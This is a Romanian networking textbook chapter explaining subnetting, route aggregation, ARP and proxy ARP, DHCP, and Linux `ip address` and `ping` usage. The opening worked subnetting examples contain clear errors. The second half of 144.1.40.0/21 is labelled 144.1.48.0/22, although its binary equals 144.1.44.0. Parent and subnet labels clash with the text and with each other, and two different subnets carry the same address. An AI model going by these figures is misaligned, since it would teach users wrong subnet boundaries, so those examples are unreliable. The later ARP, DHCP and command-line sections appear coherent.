ATENȚIE: Distincția între „rețele” și „subrețele” este una pur istorică. „Rețele” erau denumite doar spațiile de adrese ce corespundeau claselor A, B și C. În prezent noțiunile sunt folosite interschimbabil.

Pentru a împărți spațiul de adrese 144.1.40.0/21 în două jumătăți se pornește de la reprezentarea binară a spațiului inițial, apoi sunt delimitate câmpurile de rețea și stație. Din câmpul de stație vor fi marcați un număr de biți pentru definirea de subrețele. Acesti biți vor defini un nou câmp numit câmp de subrețea.

```
                 rețea                 stație
10010000.00000001.00101 000.0000 0000 - 144.1.40.0/21
10010000.00000001.00101 000.0000 0000 - 144.1.40.0/22 -prima subrețea
10010000.00000001.00101 100.0000 0000 - 144.1.48.0/22 -a doua subrețea
                         subrețea
```

3-4 Împărțire în 2 subrețele

Pentru a împărți spațiul 144.1.48.0/22 în 5 subrețele, se caută cea mai apropiată putere a lui 2 egală sau mai mare cu numărul de subrețele căutat. Astfel, pentru a obține 5 subrețele va trebui să împărțim spațiul de adrese în 8 secțiuni egale. Prefixul de rețea pentru fiecare dintre cele 8 subrețele va fi /25, adică prefixul spațiului inițial la care se adaugă numărul de biți necesar pentru a reprezenta cele 8 valori diferite.

```
                 rețea                 stație
10010000.00000001.001011 00.0000 0000 - 144.1.40.0/22
10010000.00000001.001011 00.0000 0000 - 144.1.40.0/25 -prima subrețea
10010000.00000001.001011 00.1000 0000 - 144.1.48.0/25 -a doua subrețea
[...]
10010000.00000001.001011 11.1000 0000 - 144.1.48.0/25 -a opta subrețea
                         subrețea
```

3-5 Împărțire în 8 subrețele

O dezbatere încă întâlnită în recomandările legate de alocarea adreselor IP este cea referitoare la folosirea primei și ultimei subrețele. În lipsa precizării măștii de rețea, adresa primei subrețele poate fi confundată cu adresa spațiului inițial. În mod similar adresa de difuzare a ultimei subrețele poate fi confundată cu adresa de difuzare a spațiului inițial. Pentru exemplu de mai sus 144.1.48.0 poate fi ori adresa de rețea inițială, dacă prefixul este /22, ori prima subrețea, dacă prefixul este /25. Adresa 144.1.51.255 este adresa de difuzare pentru întreg spațiul inițial pentru prefixul /22, sau adresa de difuzare a ultimei subrețele pentru /25.

Din păcate, evitarea folosirii primei și a ultimei subrețele duce la o pierdere însemnată de adrese. Astfel, soluția cea mai răspândită în rețelele actuale este de a folosi prima și ultima subrețea, dar cu precizarea prefixului (sau a măștii de rețea) pentru orice adresă IP.

Super-rețele

Dimensiunea tabelei de rutare afectează atât latența procesului de găsire a căii optime, cât și resursele hardware necesare pentru ruter (memorie, procesor). Pentru reducerea numărului de rute se poate folosi procesul de agregare a spațiilor de adrese.

Agregarea de adrese este procesul invers împărțirii în subrețele.

În exemplul de mai jos sunt prezentate 4 spații de adrese alese special ca să difere doar prin cei mai puțin semnificativi doi biți ai câmpului de rețea.

```
                 rețea                 stație
1011 1110.0001 0100.0000 0100.0000 0000 - 190.20.4.0/24
1011 1110.0001 0100.0000 0101.0000 0000 - 190.20.5.0/24
1011 1110.0001 0100.0000 0110.0000 0000 - 190.20.6.0/24
1011 1110.0001 0100.0000 0111.0000 0000 - 190.20.7.0/24
-----------------------------------------------------
1011 1110.0001 0100.0000 0100.0000 0000 - 190.20.4.0/22
```

3-6 Agregarea a 4 clase C

Cele 4 clase din tabel sunt în fapt sferturile unui singur spațiu de adrese. Adresa agregată, sau super-rețeaua ce cuprinde cele 4 clase, se obține în acest caz reducând masca de rețea cu doi biți. Acești doi biți vor fi făcuți zero, trecând în câmpul de stație, pentru a determina adresa de rețea agregată.

Este important de precizat că deși 190.20.4.0/22 este un spațiu valid de adrese, nu poate fi folosit pentru alocarea de adrese într-o singură rețea. În alocarea adreselor nu se pot folosi super-rețele ale celor 3 clase rutate. Astfel, 140.20.4.0/22 este o subrețea din rețeaua de clasă B 140.20.0.0/16 și poate fi folosit pentru alocarea într-o singură rețea, dar 190.20.4.0/22 este o super-rețea ce cuprinde 4 clase C, iar adrese din acest spațiu pot fi alocate numai după o împărțire în subrețele.

Prefixul unei adrese IP valide nu poate fi mai mic decât prefixul clasei din care face parte respectiva adresă.

Nu orice două rețele pot fi agregate într-o super-rețea. Astfel, pentru a putea profita de această facilitate adusă de VLSM, alocarea adreselor trebuie făcută judicios nu doar în interiorul rețelei de către administratorul de rețea, ci și la nivelul ISP-urilor și chiar la nivel de țară. Din păcate, în România avantajele reducerii tabelelor de rutare prin agregarea rețelelor, ca o consecință a alocării planificate a adreselor de rețea, au fost constientizate extrem de târziu, astfel încât în tabelele de rutare ale marilor ISP-uri din România mai frecvent se întâlnesc prefixe de /26 decât prefixe /20, cum ar fi fost de așteptat la o țară de dimensiunile României.

3.2 Protocolul ARP

În prezent protocolul de rezoluție a adresei – ARP este văzut adesea ca o componentă esențială a arhitecturii TCP/IP, dar lucrurile nu au stat dintotdeauna așa. Începutul anilor '80 a reprezentat o perioadă marcată de incertitudini în ceea ce privește standardizarea protocoalelor pentru rețelele de calculatoare. Dacă la nivelul rețelelor locale IEEE a reușit să reducă alegerea la trei standarde: Ethernet, Token Ring și Token Bus, comunicația între aceste rețele trebuia asigurată ori de IP ori de CLNS (**C**onnection**l**ess **N**etwork **S**ervice). Nici anii ce au urmat nu au impus protocolul IP ca principalul câștigător la nivelul rețea de la începutul anilor '90, competiția desfășurându-se între IP și IPX sau Apple Talk.

Pentru legăturile logice punct-la-punct nu există nicio diferență între comunicația unicast și broadcast. Din acest motiv, pentru legăturile punct-la-punct nu este necesar un mecanism pentru determinarea adresei de nivel 2, folosindu-se doar adresa de difuzare sau un echivalent al acesteia, în funcție de protocolul implementat. Ethernetul este însă un mediu multiacces, putând exista mai multe destinații în cadrul aceleași rețele locale.

ARP a fost standardizat de IETF în 1982 prin RFC 826 și reprezintă mecanismul pentru asigurarea comunicației unicast într-o infrastructură multiacces. Astfel, ARP și-a propus să ofere modalitatea de asociere a unei perechi <adresă de rețea, protocol de rețea> cu o adresă unică de nivel legătură de date. Deși standardul prevede posibilitatea funcționării ARP în conjuncție cu o varietate de protocoale de nivel rețea, în practică acesta a devenit o componentă integrantă a stivei de protocoale TCP/IP/Ethernet. Prin urmare, principala aplicabilitate a protocolului ARP a fost și rămâne determinarea corespondențelor între adresele IP și adresele MAC.

ARP se bazează pe construirea și menținerea unei **tabele ARP**. O tabelă ARP are rolul de a păstra corespondențele învățate între adresele IP și cele MAC. Acestea sunt construite dinamic și sunt stocate în memoria RAM. Deși există mecanisme pentru adăugarea statică sau eliminarea unei intrări într-o tabelă ARP, sunt rare situațiile în care un administrator de rețea va apela la ele, aceste operațiuni aparținând de domeniul mecanismelor de securitate și fiind, de regulă, automatizate în cadrul echipamentelor de securitate.

Fiecare computer sau dispozitiv de rețea își păstrează propria sa tabelă ARP, în realitate existând câte o tabelă ARP pentru fiecare interfață activă. Astfel, un ruter cu trei interfețe Ethernet va menține trei tabele ARP distincte. Necesitatea asocierii unei adrese MAC obținute în urma unui răspuns la o cerere ARP provine din modul non-ierarhic (plat) de adresare la nivelul legătură de date. Cu alte cuvinte, un router nu poate extrage dintr-o adresă MAC informații cu privire la interfața prin care adresa poate fi accesată, fiind necesară menținerea unei asocieri interne.


Cum funcționează ARP? Cum este construită tabela ARP?

Pentru a realiza configurațiile de rețea ale unei stații vor trebui precizați minim patru parametri: adresa IP a stației, masca de rețea, adresa ruterului implicit (default gateway) și adresa IP a serverului de DNS.

Serverul de DNS este folosit pentru a obține adresa IP a destinației, necesară încapsulării de nivel rețea, pornind de la numele acesteia, spre exemplu o interogare de DNS va indica faptul că `www.cs.pub.ro` este asociat cu adresa 141.85.37.5.

Datele de la nivelul aplicație vor fi prelucrate în conformitate cu operațiile specifice nivelurilor prezentare și sesiune (dacă e cazul) după care vor fi încapsulate la nivelul transport, precizându-se cel mai adesea tipul serviciului (portul sursă, portul destinație). Urmează încapsularea nivelului rețea care va atașa antetul IP, antet ce va conține informațiile legate de adresa IP sursă și adresa IP destinație, aceasta din urmă fiind în general obținută în urma unei rezoluții de DNS sau prin intermediul unui cache local. Pentru construirea antetului de nivel legătură de date va trebui determinată adresa MAC destinație.

Adresele de nivel legătură de date au relevanță locală, nu și relevanță globală precum adresele de nivel rețea. Din acest motiv adresa MAC destinație din antetul de nivel doi va fi aceeași cu adresa MAC a destinației doar în cazul în care aceasta se află în aceeași rețea locală. Altminteri, din punctul de vedere al rețelei locale, adresa MAC destinație va fi adresa primului router către destinație, deoarece orice router va mărgini rețeaua locală. Astfel, înainte de a căuta în tabela ARP, va trebui determinată care este următoarea destinație.



3-7 Studiul ARP

Pentru primul pas în procesul de rezoluție a adresei va trebui determinat dacă destinația se află în aceași rețea locală. Pentru aceasta se aplică masca de rețea atât adresei destinație cât și adresei sursă, iar dacă rezultatele operațiilor de ȘI logic coincid, se va considera că sursa și destinația se află în aceași rețea locală. În cazul acesta în tabela ARP va fi căutată direct adresa MAC a destinației, pornind de la adresa IP destinație. Dacă tabela ARP nu conține nicio intrare asociată cu adresa IP destinație, nodul sursă va temporiza (întârzia) încapsularea datelor și va crea un cadru nou, numit **cerere ARP**. Acest nou cadru va fi un cadru de difuzare la nivel legătură de date (deoarece adresa MAC a destinației nu este cunoscută), dar va avea în câmpul de date informații despre adresa IP destinație. Nodul destinație va identifica acest cadru drept o cerere ARP, își va actualiza mai întâi tabela proprie, iar apoi va trimite un cadru, numit **răspuns ARP**, ce va fi *unicast* atât la nivel legătură de date, cât și la nivelul rețea. Pe baza acestui cadru sursa își va actualiza propria tabelă ARP va încapsula antetul de nivel legătură de date și va trimite cadrul.

Pentru mai multă claritate se va folosi folosi topologia din figura 3-7 pentru a urmări construirea tabelelor ARP.

Înainte de trecerea la nivelul legătură de date, adresa IP destinație va fi căutată în tabela ARP și nefiind găsită se va crea un cadru special (o cerere ARP) ce va avea în câmpul adresă destinație din antet adresa de difuzare: FF.FF.FF.FF.FF.FF, iar în câmpul adresă sursă adresa MAC a stației A1. În figura de mai jos este prezentată structura acestui cadru.

Antet			Date				
MAC dest.	MAC sursă	Tip cadru	cod operație	MAC sursă	IP sursă	MAC dest.	IP dest
FFFF: FFFF: FFFF	0C18: 7A11: 7111	0x0806	1	0C18: 7A11: 7111	193.23. 1.4	0000: 0000: 0000	193.23. 1.7

3-8 Cerere ARP

Dacă se va considera că rețeaua din figură folosește *Ethernet* drept protocol de nivel legătură de date, datele vor fi difuzate și vor ajunge la A2, la A3 și la interfața routerului conectată la segmentul A. Antetul cadrului va fi analizat la nivelul legătură de date de către toți receptorii aflați în același domeniu de difuzare. Câmpul destinație fiind o adresă de difuzare, cadrul va fi trimis la nivelul superior. Cadrul este identificat drept o cerere ARP și doar stația (interfața de rețea) a cărei adresă IP se regăsește în câmpul de date al cadrului va iniția un răspuns transmis ca unicast atât la nivel rețea, cât și la nivel legătură de date. Totodată, pe baza conținutului câmpului de date din cadrul de cerere ARP va fi creată prima intrare în tabela ARP a stației care s-a recunoscut ca și destinatar (în cazul de față, A2).

Antet			Date				
MAC dest.	MAC sursă	Tip cadru	cod operație	MAC sursă	IP sursă	MAC dest.	IP dest
0C18: 7A11: 7111	0C18: 7A92: 711B	0x0806	2	0C18: 7A92: 711B	193.23. 1.7	0C18: 7A11: 7111	193.23. 1.4

3-9 Răspuns ARP

După primirea răspunsului, A1 va putea insera în tabela sa ARP adresa MAC a lui A2, iar comunicația din acest moment va decurge fără probleme.

Fiind pe un segment *Ethernet*, toate cadrele schimbate de A1 și A2 vor ajunge la toate stațiile de pe segment, astfel că, deși nu au emis niciun cadru, atât A3 cât și ruterul vor primi atât cererea ARP, cât și răspunsul. Cu toate acestea, nici cererea ARP, nici răspunsul nu vor duce la actualizarea tabelei ARP, cele două cadre fiind ignorate. Astfel tabelele celor două dispozitive rămân vide.

Protocolul ARP este un protocol de nivel legătură de date, iar pachetele sale sunt identificate folosind valoarea 0x0806 în câmpul Lungime/Tip. Această valoare este mai mare decât 0x0800, câmpul Lungime/Tip identificând tipul protocolului de nivel 2 și nu lungimea cadrului.

Câmpul cod operație din zona de date a cadrului ARP poate avea doar patru valori, două folosite de protocolul ARP și două de RARP. Astfel pentru valoarea 1 și 2 cadrul este interpretat ca o cerere, respectiv răspuns ARP, iar pentru valorile 3 și 4 este interpretat ca o cerere, respectiv răspuns RARP.

După popularea tabelei ARP va fi creat și antetul de nivel legătură de date al cadrului ce trebuia transmis inițial, după cum este prezentat și în Fig. 3-10.

Antet 2			Antet 3		Date
MAC dest.	MAC sursă	Tip cadru	IP dest	IP sursă	
0C18: 7A92: 711B	0C18: 7A11: 7111	0x0800	193.23. 1.7	193.23. 1.4	

3-10 Cadrul de date

Cum are loc comunicația între stații aflate în rețele diferite?

S-a văzut că protocolul de rezoluție a adresei se bazează pe difuzări la nivel legătură de date. Ruterele în schimb nu propagă pachetele de difuzare de nivel legătură de date în afara rețelei din care provin.

Revenim la primul pas al protocolului ARP, și anume la testul apartenenței la aceeași rețea a adresei IP sursă și a adresei IP destinație. Cu alte cuvinte, dacă rezultatul operației de ȘI logic între adresa sursă și masca de rețea diferă față de rezultatul operației de ȘI logic între adresa destinație și aceași mască de rețea, se concluzionează că sursa și destinația se află în rețele diferite. În acest caz, în antetul de nivel 2 va trebui precizată adresa următorului router aflat pe calea către destinație, altfel spus, adresa routerului implicit (*default gateway*). Dacă în tabela ARP nu există o intrare pentru routerul implicit, atunci va fi trimis un cadru cerere ARP, pe adresa de difuzare de nivel 2, pentru a afla adresa IP a routerului implicit. Acesta va răspunde cererii, cu un cadru unicast ce va fi folosit pentru actualizarea tabelei ARP pe stația sursă. În cele din urmă va fi construit antetul de nivel 2 pentru cadrul de date, astfel încât adresa IP destinație va fi adresa IP a destinației finale, dar adresa MAC destinație va fi adresa MAC a routerului implicit.

În cazul rețelei de mai sus se consideră că stația A1 vrea să comunice cu B1. După operația IP(A1)&mască(A1) = IP(B1)& mască(A1), se determină că B1 nu se află în aceași rețea locală. Astfel A1 va căuta în tabela ARP o corespondență pentru adresa routerului implicit, adică pentru 193.23.1.1. Dacă această corespondență nu există, va trimite un cadru de cerere ARP dar care va avea precizat în câmpul de date ca adresă IP destinație 193.23.1.1. Cadrul fiind unul de difuzare, va fi recepționat de către toate dispozitivele de rețea aflate pe acest segment. A2 și A3 vor ignora cadrul, deoarece acesta va avea precizată ca adresă IP destinație altă valoare decât adresele lor. Routerul va trimite un cadrul de răspuns ARP similar cu cel din Fig. 3-10, în care MAC sursă va fi: 00.48.0C.18.7A.A2, iar IP sursă va fi 193.23.1.1.

Pe baza cadrului de cerere ARP, routerul își va actualiza propria tabelă ARP corespunzătoare interfeței dinspre segmentul A, iar apoi pe baza cadrului de răspuns A1 își va adăuga în tabela ARP o intrare nouă, ce face corespondența între 193.23.1.1 și adresa MAC a interfeței routerului: 00.48.0C.18.7A.A2. Din acest moment stația A1 va încapsula transmisia destinată stației B1 folosind adresa IP a lui B1 (24.8.17.2) și adresa MAC a interfeței e0 a routerului (00.48.0C.18.7A.A2).

Adresa destinație va folosi routerului pentru a determina interfața pe care trebuie trimis pachetul și astfel procesul de rutare va determina că pachetul trebuie trimis pe interfața e1 a routerului. Pentru a lua această decizie, routerul va efectua o căutare în tabela sa de rutare pentru a identifica cea mai specifică rută, cu masca de lungime maximă, ce cuprinde adresa destinație. Dacă ruta identificată se dovedește a fi o rută direct conectată, ruterul va trimite pe interfața indicată de rută o cerere ARP pentru a obține adresa MAC a destinației. Dacă ruta nu este direct conectată (dinamică sau statică) aceasta ii va furniza adresa următorului hop, urmând ca ruterul să emită cererea ARP pentru adresa MAC a hop-ului următor.

Pentru topologia din Fig. 3-7, în urma a două procese de cerere/răspuns ARP și o rescriere a antetului de nivel 2 operată de ruter, pachetul va ajunge la destinație, această comunicație simplă fiind realizată prin trimiterea a nu mai puțin de 6 cadre cu antete de nivel 2 diferite. În plus, în tabela ARP a stației A1, a interfeței e0, a interfeței e1 și a stației B1 a fost adăugată câte o înregistrare.

Cum are loc comunicația între stații aflate în rețele diferite dacă nu s-a precizat adresa ruterului implicit?

Pentru sistemele de operare ce rulează la nivelul stațiilor, lipsa adresei ruterului implicit echivalează cu limitarea comunicației la rețeaua locală. Pe de altă parte, în cazul ruterelor ce au ca interfață de ieșire o rețea de tip multiacces (de exemplu *Ethernet*), dar nu au precizată și adresa următorului ruter trebuie căutat un alt mecanism pentru a asigura ieșirea din rețeaua locală. Un caz similar este și cel al unor dispozitive dedicate ce rulează sisteme de operare monolitice, cu implementări parțiale ale stivei TCP/IP datorită resurselor hardware mult mai limitate decât în cazul calculatoarelor personale (de exemplu mașini de marcat, automate de cafea, etc.). Atât pentru rute incomplet specificate, cât și pentru implementări parțiale ale stivei TCP/IP nu va mai exista diferență între comunicația între noduri din aceași rețea locală și comunicația între noduri aflate în rețele diferite. Stațiile nu vor mai avea nevoie decât de precizarea adresei IP, pentru orice adresă IP destinație urmând să inițieze o cerere ARP.

Soluția se bazează pe rularea la nivelul ruterului de ieșire din rețeaua locală a serviciului de *proxy ARP*.

Proxy ARP este o extensie a protocolului de rezoluție a adresei. Pornind de la faptul că ruterul nu va transfera pachetele de difuzare, *Proxy ARP* va determina ruterul să răspundă la toate cererile ARP destinate unor adrese în afara rețelei cu adresa MAC a interfeței conectate în acea rețea. Pentru a evita erorile de rutare, un ruter ce rulează proxy ARP va răspunde doar cererilor ARP emise pentru destinații pentru care acesta are o rută în tabela de rutare proprie.

Este important de subliniat că, deși pentru o adresă IP dată nu poate exista mai mult de o singură intrare în tabela ARP, mai multe adrese IP pot fi asociate cu o singură adresă MAC, acest fapt făcând posibilă funcționarea comunicației prin *Proxy ARP*.

În topologia folosită anterior, pentru a permite comunicația între A1 și B1 folosind proxy ARP, testul de apartenență în aceași rețea nu mai poate fi făcut la nivelul stației, deoarece aceasta nu mai are disponibilă o mască de rețea. A1 va iniția un cadru de cerere ARP, ce va avea ca adresă IP destinație B1 (și nu adresa IP a interfeței `e0`). Cererea va ajunge la toate stațiile conectate în rețeaua locală, dar A2 și A3 o vor ignora nerecunoscând adresa IP destinație. Ruterul în schimb, rulând *proxy ARP*, va testa mai întâi dacă cererea ARP este destinată unei stații aflate în afara rețelei din care provine. Testul va folosi masca și adresa interfeței pe care a fost primită cererea, precum și adresa IP destinație. Cum IP(B1)&mască(e0) este diferit de IP(e0)&mască(e0), ruterul va decide că destinația se află în altă rețea. În acest caz ruterul va trimite cadrul de răspuns ARP folosind ca adresă sursă de nivel rețea adresa destinației finale (în cazul de față adresa lui B1 - 24.8.17.2), și adresa de MAC a interfeței de ieșire din rețea, adică 00.48.0C.18.7A.A2. Totodată, ruterul își va adăuga în tabela ARP a interfeței e0 corespondența între 0C.18.7A.11.71.11 și 193.23.1.4, iar A1 își va adăuga în tabela ARP intrarea ce asociază 00.48.0C.18.7A.A2 cu 24.8.17.2.

Cadrul de date va fi încapsulat apoi folosind tabela ARP, precizând ca adresă IP destinație 24.8.17.2, iar ca adresă MAC destinație 00.48.0C.18.7A.A2, exact ca și în cazul folosirii unui ruter implicit.

Ruter implicit vs. Proxy ARP?

Spre deosebire de *Proxy ARP*, în care cererea ARP este adresată stației destinație, în cazul precizării routerului implicit cererea ARP este adresată direct routerului. În cazul proxy ARP stațiile se comportă ca și cum toate destinațiile s-ar afla în rețeaua lor locală, având ca adresă MAC adresa ruterului. Aceasta înseamnă că dacă o stație vrea să transmită către trei stații aflate în rețele diferite, stația sursă va emite trei cereri ARP (câte una pentru fiecare). Cererile vor fi interceptate și li se va răspunde de către ruter; aceasta duce la o creștere a traficului, precum și a dimensiunii tabelei ARP de la nivelul stației. În cazul *default gateway* stația sursă va testa apartenența destinațiilor la rețeaua proprie și în cazul în care observă că ele fac parte din altă rețea, stația sursă nu va trimite cereri ARP direct către ele ci vor folosi adresa MAC a ruterului implicit (pe care o pot afla trimițând o singură cerere ARP). *Proxy ARP* încarcă ruterul, care trebuie să răspundă la cererile ARP destinate stațiilor din afara rețelei; precizarea ruterului implicit încarcă stațiile, care trebuie să testeze apartenența stațiilor destinație la rețeaua locală.

Deși pare firească întrebarea care dintre cele două metode este mai bună, în rețelele locale competiția s-a încheiat în favoarea metodei bazate pe folosirea ruterului implicit. Stațiile de lucru au

devenit foarte puternice în decursul ultimilor 15 ani, astfel încât distribuirea la nivelul staţiilor a testului de apartenenţă a sursei şi destinaţiei la acelaşi LAN aduce acestora o încărcare nesemnificativă, eliberând ruterul de procesul decizional asociat cu *Proxy ARP*.

Pe de altă parte, încărcarea ruterului la rularea *Proxy ARP* nu este semnificativă, mai ales pentru un ruter ce conectează o reţea locală. Din acest motiv majoritatea ruterelor (toate ruterele CISCO spre exemplu) vor avea activat implicit *Proxy ARP*.

În cazul unei reţele locale cu mai mult de o singură ieşire de Internet, precizarea ruterului implicit oferă un control mult mai strict al staţiilor, şi permite implementarea balansării pe bază de sursă a traficului.

Dacă s-ar analiza strict doar cele două protocoale, concluzia ar fi că în cazul în care staţiile comunică preponderent cu alte staţii din cadrul aceleaşi reţele locale comunicaţia bazată pe folosirea ruterului implicit va fi lentă, datorită testului suplimentar, în vreme ce pentru cazul unei reţele în care majoritatea traficului părăseşte reţeaua locală Proxy ARP va emite câte o cerere ARP pentru fiecare adresă destinaţie diferită.

3.3 DHCP

DHCP (*Dynamic Host Configuration Protocol*) este un protocol client-server prin intermediul căruia serverul furnizează staţiei client parametrii de configurare necesari funcţionării într-o reţea. DHCP oferă, de asemenea, posibilitatea controlului accesului la reţeaua locală (pe criteriul adresei fizice), precum şi mobilitate, mutarea dintr-o reţea în alta fiind posibilă fără reconfigurarea manuală a gazdei.

DHCP furnizează un mecanism prin care serverul atribuie adrese IP clienţilor. Există trei modalităţi de alocare a adreselor IP: alocare dinamică, manuală sau automată.

Alocarea dinamică presupune definirea unui set de adrese IP. Adresele IP alocate sunt înlăturate din mulţimea adreselor disponibile, dar în momentul expirării perioadei de închiriere (dacă nu este prelungit contractul de închiriere) acestea se pot întoarce în zona adreselor disponibile pentru ca apoi să fie alocate unui alt nod de reţea. Perioada de închiriere a adreselor IP variază în funcţie de implementarea serverului de DHCP, valori uzuale fiind 24 sau 192 de ore sau orice altă valoare configurabilă de către administrator.

Alocarea manuală presupune definirea pe server de asocieri între adrese MAC şi adrese IP. La primirea unei cereri DHCP, adresa MAC sursă va fi căutată în lista de asocieri. Dacă nu există o asociere definită, în funcţie de configuraţie, serverul poate ignora cererea, sau poate trece în modul de alocare dinamic. Alocarea manuală permite administratorului implementarea unor politici de control al accesului la reţea, fiind una dintre primele recomandări de securizare a reţelei locale. În acelaşi timp, permite un grad de flexibilitate ridicat în cazul schimbărilor de topologie precum apariţia unui nou server de DHCP sau schimbarea ruterului de ieşire din reţeaua locală (*default gateway*).

Alocarea automată îmbină simplitatea de configurare a alocării dinamice (trebuie doar definit setul de adrese IP disponibile, şi nu o listă de asocieri MAC-IP) cu avantajele de securitate ale alocării statice: în cazul unui reţele cu număr de adrese disponibile egal cu cel al staţiilor o nouă staţie nu va putea primi parametrii de reţea, deoarece o adresă IP alocată nu se mai întoarce în mulţimea adreselor disponibile decât la restartarea serviciului de DHCP.

Funcţionând în reţeaua locală, DHCP nu necesită un serviciu orientat pe conexiune care să ofere controlul traficului, detectarea şi rectificarea erorilor sau secvenţierea corectă a datelor. Un astfel de serviciu (TCP) ar introduce încărcare şi întârzieri nejustificate. De aceea, se folosesc datagrame UDP, pe portul 67 pentru server şi pe portul 68 pentru client.

Conversaţia dintre client şi server constă în următorii paşi:

- La pornire, staţia client DHCP trimite cereri pentru iniţierea comunicaţiei cu serverele DHCP. Aceste cereri sunt trimise prin intermediul mesajelor BROADCAST de tip DHCPDISCOVER.

- La primirea cererilor, serverul determină dacă o poate onora. În caz afirmativ, serverul răspunde cu mesaj UNICAST de tip DHCPOFFER, care poate include adresa IP, masca de rețea, adresa gateway, adresa serverului de nume, perioada de valabilitate, precum și mulți alți parametri opționali. Dacă routerul este configurat corespunzător, cererea poate fi transmisă mai departe, către un alt server DHCP (DHCP *relay*), caz în care cererea este încapsulată într-un pachet unicast și trimisă spre serverul DHCP.
- Dacă oferta este acceptată de către client, acesta va trimite un mesaj BROADCAST de tip DHCPREQUEST, în care sunt ceruți parametrii respectivi. Se trimite un mesaj de tip BROADCAST și nu unul de tip UNICAST pentru a stabili care server a fost ales, în cazul în care DHCPDISCOVER a ajuns la mai multe servere. În implementările uzuale ale DHCP, stația începe să folosească adresa IP alocată, deși procesul de confirmare încă nu s-a încheiat.
- Serverul ales trimite un mesaj de confirmare UNICAST, de tip DHCPACK. În cazul în care adresa a fost alocată până la primirea DHCPREQUEST, serverul va trimite un mesaj DHCPNACK, procesul reluându-se de la pasul 1.

3.4 Configurarea protocolului IPv4

În acest subcapitol se vor prezenta utilitare prin care se realizează configurările necesare la nivelul 3 al stivei de protocoale, nivelul IP, în vederea asigurării adresării stațiilor într-o rețea.

ping

Utilitarul, respectiv comanda `ping` se regăsește în cadrul tuturor sistemelor de operare ce au în nucleul lor implementată stiva de protocoale TCP/IP.

`ping` a fost prezentat în capitolul *Nivelul Fizic* ca un utilitar ce ne ajută să măsurăm latența. Implicit, putem determina dacă există conectivitate între stația de pe care se execută comanda și stația ce are IP-ul specificat ca parametru în comanda ping. În general, în orice sistem de operare, modul de folosire al utilitarului este identic.

```
root@micos:~# ping mail.upb.ro
PING mail.upb.ro (141.85.166.61) 56(84) bytes of data.
64 bytes from mail.upb.ro (141.85.166.61): icmp_seq=1 ttl=57 time=14.4 ms
64 bytes from mail.upb.ro (141.85.166.61): icmp_seq=2 ttl=57 time=14.5 ms
64 bytes from mail.upb.ro (141.85.166.61): icmp_seq=3 ttl=57 time=15.2 ms
64 bytes from mail.upb.ro (141.85.166.61): icmp_seq=4 ttl=57 time=14.6 ms
^C
--- mail.upb.ro ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 14.448/14.723/15.255/0.326 ms
```

3.4.1 Linux

Pentru a obține informații suplimentare legate de opțiunile utilitarelor prezentate, folosiți paginile de manual (`man nume_utilitar`).

ATENȚIE: în general toate utilitarele ce configurează un sistem Linux trebuie rulate cu drepturi privilegiate.

ip address

În Linux, o adresă IP se poate configura folosind mai multe utilitare. Unul dintre ele este `ip`, acesta făcând parte din suita *iproute2*. Pentru vizualizarea și configurarea adresării, comanda este urmată de parametrul `address`. Astfel pentru vizualizarea configurațiilor curente ale interfețelor folosim comanda `ip address show`:

```
root@HQ:~# ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:02:b3:a0:9f:65 brd ff:ff:ff:ff:ff:ff
    inet 86.122.60.17/26 brd 86.122.60.63 scope global eth0
    inet6 fe80::202:b3ff:fea0:9f65/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:03:47:e0:da:38 brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.1/27 brd 192.168.254.31 scope global eth1
    inet6 fe80::203:47ff:fee0:da38/64 scope link
       valid_lft forever preferred_lft forever
4: eth3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 1c:6f:65:fd:0b:53 brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.129/27 brd 192.168.254.159 scope global eth3
    inet 83.103.197.72/26 brd 83.103.197.127 scope global eth3:1
```

Dacă se rulează comanda `ip address`, fără parametrul `show`, efectul obținut este același. În cazul în care dorim să vedem configurația unei interfețe specifice folosim parametrul `dev` urmat de numele interfeței:

```
root@HQ:~# ip address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:02:b3:a0:9f:65 brd ff:ff:ff:ff:ff:ff
    inet 86.122.60.17/26 brd 86.122.60.63 scope global eth0
    inet6 fe80::202:b3ff:fea0:9f65/64 scope link
       valid_lft forever preferred_lft forever
root@HQ:~# ip address dev eth0
Command "dev" is unknown, try "ip addr help".
```

Se observă că specificarea interfeței cu ajutorul lui `dev` este condiționată de subcomanda `show`.

Pentru a configura o adresă IP pe o interfață se folosește cuvântul cheie `add` urmat de adresa IP și masca. Specificarea interfeței este obligatorie:

```
root@HQ:~# ip address add 10.0.0.1/24
Not enough information: "dev" argument is required.
root@HQ:~# ip address add 10.0.0.1/24 dev eth0
root@HQ:~# ip address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:02:b3:a0:9f:65 brd ff:ff:ff:ff:ff:ff
    inet 86.122.60.17/26 brd 86.122.60.63 scope global eth0
    inet 10.0.0.1/24 scope global eth0
    inet6 fe80::202:b3ff:fea0:9f65/64 scope link
       valid_lft forever preferred_lft forever
```

După cum se poate observa, adresa IP nu a fost suprascrisă, existând două adrese IP pe o interfața. Dacă nu se specifică nicio mască, este implicit luată masca */32*.

Pentru a șterge o adresă IP de pe o interfață se folosește cuvântul cheie `del`, urmat de adresa IP și interfață:

```
root@HQ:~# ip address del 10.0.0.1/24 dev eth0
root@HQ:~# ip address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:02:b3:a0:9f:65 brd ff:ff:ff:ff:ff:ff
    inet 86.122.60.17/26 brd 86.122.60.63 scope global eth0
